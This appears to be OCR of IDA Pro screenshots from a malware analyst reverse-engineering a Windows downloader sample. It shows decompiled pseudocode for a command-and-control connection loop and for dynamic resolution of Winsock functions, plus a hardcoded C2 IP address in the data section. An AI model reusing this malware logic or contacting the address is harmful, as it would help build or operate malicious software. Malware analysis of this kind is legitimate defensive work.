
IDA View-A | Strings | Pseudocode-A | Structures | Functions | Type Libraries | Signatures | Hex View-1 | Enums | Imports | Exports

```
void __fastcall __noreturn real_start(LPVOID lpThreadParameter)
{
  // [COLLAPSED LOCAL DECLARATIONS. PRESS KEYPAD CTRL-"+" TO EXPAND]

  memset(&schedule, 0, sizeof(schedule));
  strcpy_s(schedule.hour_start, 6ui64, "00:00");
  strcpy_s(schedule.hour_end, 6ui64, "23:59");
  strcpy_s(schedule.day1, 6ui64, "0");
  strcpy_s(schedule.day2, 6ui64, "0");
  sleep_time = 1000 * atoi("60");               // one minute
  SetUnhandledExceptionFilter((LPTOP_LEVEL_EXCEPTION_FILTER)TopLevelExceptionFilter);
  SetErrorMode(SEM_NOOPENFILEERRORBOX|SEM_NOGPFAULTERRORBOX|SEM_FAILCRITICALERRORS);
  i = 0;
  time_obj = (time)0i64;
  time_obj.tick_count = GetTickCount();
  time_obj.epoch = time64(0i64);
  time_obj.rand = rand();
  tcp.vt = &TCPConnect::`vftable';
  tcp.sock = -1i64;
  resolver(&tcp);
  while ( 1 )
  {
    scheduler = schedule;
    if ( (unsigned int)::scheduler(&scheduler) == 1 )
    {
      sock = establish_net(&tcp);
      if ( sock )
      {
        i = 0;
        zmm.vt = &zmm::`vftable';
        zmm.network.vt = &TCPConnect::`vftable';
        zmm.network.sock = -1i64;
        resolver(&zmm.network);
        InitializeCriticalSection(&zmm.sync1);
        InitializeCriticalSection(&zmm.sync2);
        zmm.network.sock = sock;
        zmm.time_fld = time_obj;
        zmm_1.vt = &zmm::`vftable';
        zmm_1.network.vt = &TCPConnect::`vftable';
        zmm_1.network.dispatch = zmm.network.dispatch;
        zmm_1.network.sock = sock;
```

000004D0 real_start:1 (1800010D0)

AU: idle Down Disk: 191GB


IDA - 4C43CB9ECC23DEBFB8A897F957B078BB.done.i64 (4C43CB9ECC23DEBFB8A897F957B078BB) /home/u/malware/slm/downloader/4C43CB9ECC23DEBFB8A897F957B078BB.done.i64
File Edit Jump Search View Debugger Lumina Options Windows Help
IDA View-A Strings Pseudocode-A Structures Functions Type Libraries Signatures Hex View-1 Enums Imports Exports
0000000180029891 00 db 0
0000000180029892 00 db 0
0000000180029893 00 db 0
0000000180029894 00 db 0
0000000180029895 00 db 0
0000000180029896 00 db 0
0000000180029897 00 db 0
0000000180029898 20 9D 02 80 01 00+ dq offset const TCPConnect::`RTTI Complete Object Locator'
00000001800298A0 20 14 00 80 01 00+const TCPConnect::`vftable' dq offset CAMBIADA_0_88__sub_14009ffd0_16
00000001800298A0 00 00 ; DATA XREF: working_cycle+98↑o
00000001800298A0 ; real_start+124↑o
00000001800298A0 ; unknown_libname_22+13↑o ...
00000001800298A0 ; Microsoft VisualC v7/11 64bit runtime
00000001800298A8 A8 9C 02 80 01 00+ dq offset const zmm::`RTTI Complete Object Locator'
00000001800298B0 E0 13 00 80 01 00+const zmm::`vftable' dq offset unknown_libname_22
00000001800298B0 00 00 ; DATA XREF: working_cycle:loc_18000109E↑o
00000001800298B0 ; real_start:loc_180001214↑o
00000001800298B0 ; unknown_libname_22+6↑o ...
00000001800298B0 ; Microsoft VisualC v7/14 64bit runtime
00000001800298B0 ; Microsoft VisualC v7/14 64bit runtime
00000001800298B8 ; const char Delimiter[2]
00000001800298B8 3A 00 Delimiter db ':',0 ; DATA XREF: scheduler+E8↑o
00000001800298B8 ; scheduler+FB↑o
00000001800298B8 ; read_hostport_file:loc_18000320B↑o
00000001800298BA 00 00 align 4
00000001800298BC ; const char SubStr[3]
00000001800298BC 0D 0A 00 SubStr db 0Dh,0Ah,0 ; DATA XREF: get_200_407_c2+886↑o
00000001800298BC ; .data:000000018002CB28↓o
00000001800298BF 00 align 20h
00000001800298C0 ; const char Mode[2]
00000001800298C0 77 00 Mode db 'w',0 ; DATA XREF: add_host_port_file+9C↑o
00000001800298C2 00 00 align 4
00000001800298C4 ; const char Format[]
00000001800298C4 25 73 3A 25 64 00 Format db '%s:%d',0 ; DATA XREF: add_host_port_file+C5↑o
00000001800298CA 00 00 00 00 00 00 align 10h
00000001800298D0 ; const char glb_98
00000001800298D0 39 32 2E 32 32 33+glb_98 db '92.223.59.85',0 ; DATA XREF: establish_net+2A↑o
00000001800298DD 00 db 0
00000001800298DE 00 db 0
00000001800298DF 00 db 0
00028495 0000000180029895: .rdata:0000000180029895 (Synchronized with Hex View-1)
AU: idle Down Disk: 191GB


IDA - 800012382b8120cdcdb9dd4967056fed.i64 (800012382b8120cdcdb9dd4967056fed) /home/u/malware/blue_pants/LiteCorex64/DispatchEx/800012382b8120cdcdb9dd4967056fed.i64
File Edit Jump Search View Debugger Lumina Options Windows Help
IDA View-A
Pseudocode-A
Structures
Strings
Local Types
Type Libraries
Signatures
Functions
Hex View-1
Enums
Imports
Exports
File
Description
mssdk64_win7 MS SDK (Windows 7 x64)
ntapi64_win7 MS Windows Native API (NDK) (Windows 7 x64)
vc10_64 Visual C++ v10 & SDK headers for AMD64
mssdk_win7 MS SDK (Windows 7)
AU: idle
Down
Disk: 190GB

IDA - 4C43CB9ECC23DEBFB8A897F957B078BB.done.i64 (4C43CB9ECC23DEBFB8A897F957B078BB) /home/u/malware/slm/downloader/4C43CB9ECC23DEBFB8A897F957B078BB.done.i64

File Edit Jump Search View Debugger Lumina Options Windows Help

IDA View-A | Strings | Pseudocode-A | Lumina | Structures | Functions | Type Libraries | Signatures | Hex View-1 | Enums | Imports | Exports

Address	Name	New name	Prototype	New prototype
0000000180001420	CAMBIADA_0.88__sub_14009ffd0_16	??_GCFunctionReflectionImpl@@UEAAPEAXI@Z	octet_stream_t *__fastcall(octet_stream_t *this, ch...	ICommonReflection *__f
0000000180004AE4	??_EArrayOutputStream@io@protobuf@google@...	??_EArrayOutputStream@io@protobuf@google@...	google::protobuf::io::ArrayOutputStream *__fastc...	google::protobuf::io::Arr
00000001800065A8	??_EArrayOutputStream@io@protobuf@google@...	??_EArrayOutputStream@io@protobuf@google@...	google::protobuf::io::ArrayOutputStream *__fastc...	google::protobuf::io::Arr
00000001800065E4	??0idAnimator_Pain@@QEAA@XZ	??0idAnimator_Pain@@QEAA@XZ	void __fastcall __spoils<rax,rcx,r11>(idAnimator_P...	void __fastcall __spoils<r
0000000180007F24	_get_daylight	_get_daylight	errno_t __cdecl(int *Daylight)	errno_t __cdecl(int *Dayl
0000000180007F64	_get_daylight_0	_get_daylight	errno_t __cdecl(int *Daylight)	errno_t __cdecl(int *Dayl
0000000180007FA4	_get_daylight_1	_get_daylight	errno_t __cdecl(int *Daylight)	errno_t __cdecl(int *Dayl
000000018000BB0C	_sub_1400014d4	_sub_1400014d4	void __cdecl()	void __cdecl()
000000018000BB44	_sub_1400014d4_0	_sub_1400014d4	void __cdecl()	void __cdecl()
000000018000C314	_sub_140501410_25	??_GCModuleInstance@@UEAAPEAXI@Z	void *__fastcall(ranges_cache_t *__hidden this, un...	CModuleInstance *__fas
000000018000D938	__crtMessageBoxA	__crtMessageBoxA	int __fastcall(const char *lpText, const char *lpCap...	int __fastcall(const char
00000001800112C4	_get_daylight_2	_get_daylight	errno_t __cdecl(int *Daylight)	errno_t __cdecl(int *Dayl
000000018001C270	_lseeki64_0	_lseeki64	__int64 __cdecl(int FileHandle, __int64 Offset, int O...	__int64 __cdecl(int FileHa
000000018001C580	_lseeki64_1	_lseeki64	__int64 __cdecl(int FileHandle, __int64 Offset, int O...	__int64 __cdecl(int FileHa
0000000180021050	inffas8664fnc	inffas8664fnc		void *__fastcall(_QWORD
0000000180021BB8	??_EArrayOutputStream@io@protobuf@google@...	??_EArrayOutputStream@io@protobuf@google@...	google::protobuf::io::ArrayOutputStream *__fastc...	google::protobuf::io::Arr
0000000180022DB0	??0idAnimator_Pain@@QEAA@XZ_0	??0idAnimator_Pain@@QEAA@XZ	void __fastcall __spoils<rax,rcx,r11>(idAnimator_P...	void __fastcall __spoils<r

Line 1 of 17

IDA - 4C43CB9ECC23DEBFB8A897F957B078BB.done.i64 (4C43CB9ECC23DEBFB8A897F957B078BB) /home/u/malware/slm/downloader/4C43CB9ECC23DEBFB8A897F957B078BB.done.i64

File Edit Jump Search View Debugger Lumina Options Windows Help

IDA View-A | Strings | Pseudocode-A | Structures | Functions | Type Libraries | Signatures | Hex View-1 | Enums | Imports | Exports

```
1  HMODULE __fastcall resolver(network *tcp_obj)
2  {
3    // [COLLAPSED LOCAL DECLARATIONS. PRESS KEYPAD CTRL-"+" TO EXPAND]
4
5    dispatch = (network_dispatch *)malloc(0x68ui64);
6    tcp_obj->dispatch = dispatch;
7    memset(dispatch, 0, sizeof(network_dispatch));
8    strcpy(LibFileName, "ws2_32");
9    hModule = LoadLibraryA(LibFileName);
10   hModule_1 = hModule;
11   if ( hModule )
12   {
13     strcpy(ProcName, "WSAStartup");
14     strcpy(v11, "inet_ntoa");
15     tcp_obj->dispatch->WSAStartup = (int (__stdcall *)(WORD, LPWSADATA))GetProcAddress(hModule, ProcName);
16     tcp_obj->dispatch->inet_ntoa = (char *(__stdcall *)(struct in_addr))GetProcAddress(hModule_1, v11);
17     strcpy(v16, "gethostname");
18     strcpy(v18, "gethostbyname");
19     tcp_obj->dispatch->gethostname = (int (__stdcall *)(char *, int))GetProcAddress(hModule_1, v16);
20     tcp_obj->dispatch->gethostbyname = (struct hostent *(__stdcall *)(const char *))GetProcAddress(hModule_1, v18);
21     strcpy(v12, "inet_addr");
22     strcpy(v7, "htons");
23     tcp_obj->dispatch->inet_addr = (unsigned int (__stdcall *)(const char *))GetProcAddress(hModule_1, v12);
24     tcp_obj->dispatch->htons = (u_short (__stdcall *)(u_short))GetProcAddress(hModule_1, v7);
25     strcpy(v17, "closesocket");
26     strcpy(v14, "setsockopt");
27     tcp_obj->dispatch->closesocket = (int (__stdcall *)(SOCKET))GetProcAddress(hModule_1, v17);
28     tcp_obj->dispatch->setsockopt = (int (__stdcall *)(SOCKET, int, int, const char *, int))GetProcAddress(
29                                                                                              hModule_1,
30                                                                                              v14);
31     strcpy(v5, "send");
32     strcpy(v6, "recv");
33     tcp_obj->dispatch->send = (int (__stdcall *)(SOCKET, const char *, int, int))GetProcAddress(hModule_1, v5);
34     tcp_obj->dispatch->recv = (int (__stdcall *)(SOCKET, char *, int, int))GetProcAddress(hModule_1, v6);
35     strcpy(v8, "socket");
36     strcpy(v10, "connect");
37     tcp_obj->dispatch->socket = (SOCKET (__stdcall *)(int, int, int))GetProcAddress(hModule_1, v8);
38     tcp_obj->dispatch->connect = (int (__stdcall *)(SOCKET, const struct sockaddr *, int))GetProcAddress(hModule_1, v10);
39     strcpy(v13, "WSACleanup");
40     hModule = (HMODULE)GetProcAddress(hModule_1, v13);
41     tcp_obj->dispatch->WSACleanup = (int (__stdcall *)())hModule;
```

00002820 resolver:1 (180003420)

AU: idle Down Disk: 191GB

IDA - 4C43CB9ECC23DEBFB8A897F957B078BB.done.i64 (4C43CB9ECC23DEBFB8A897F957B078BB) /home/u/malware/slm/downloader/4C43CB9ECC23DEBFB8A897F957B078BB.done.i64


File Edit Jump Search View Debugger Lumina Options Windows Help

IDA View-A | Strings | Pseudocode-A | Structures | Functions | Type Libraries | Signatures | Hex View-1 | Enums | Imports | Exports

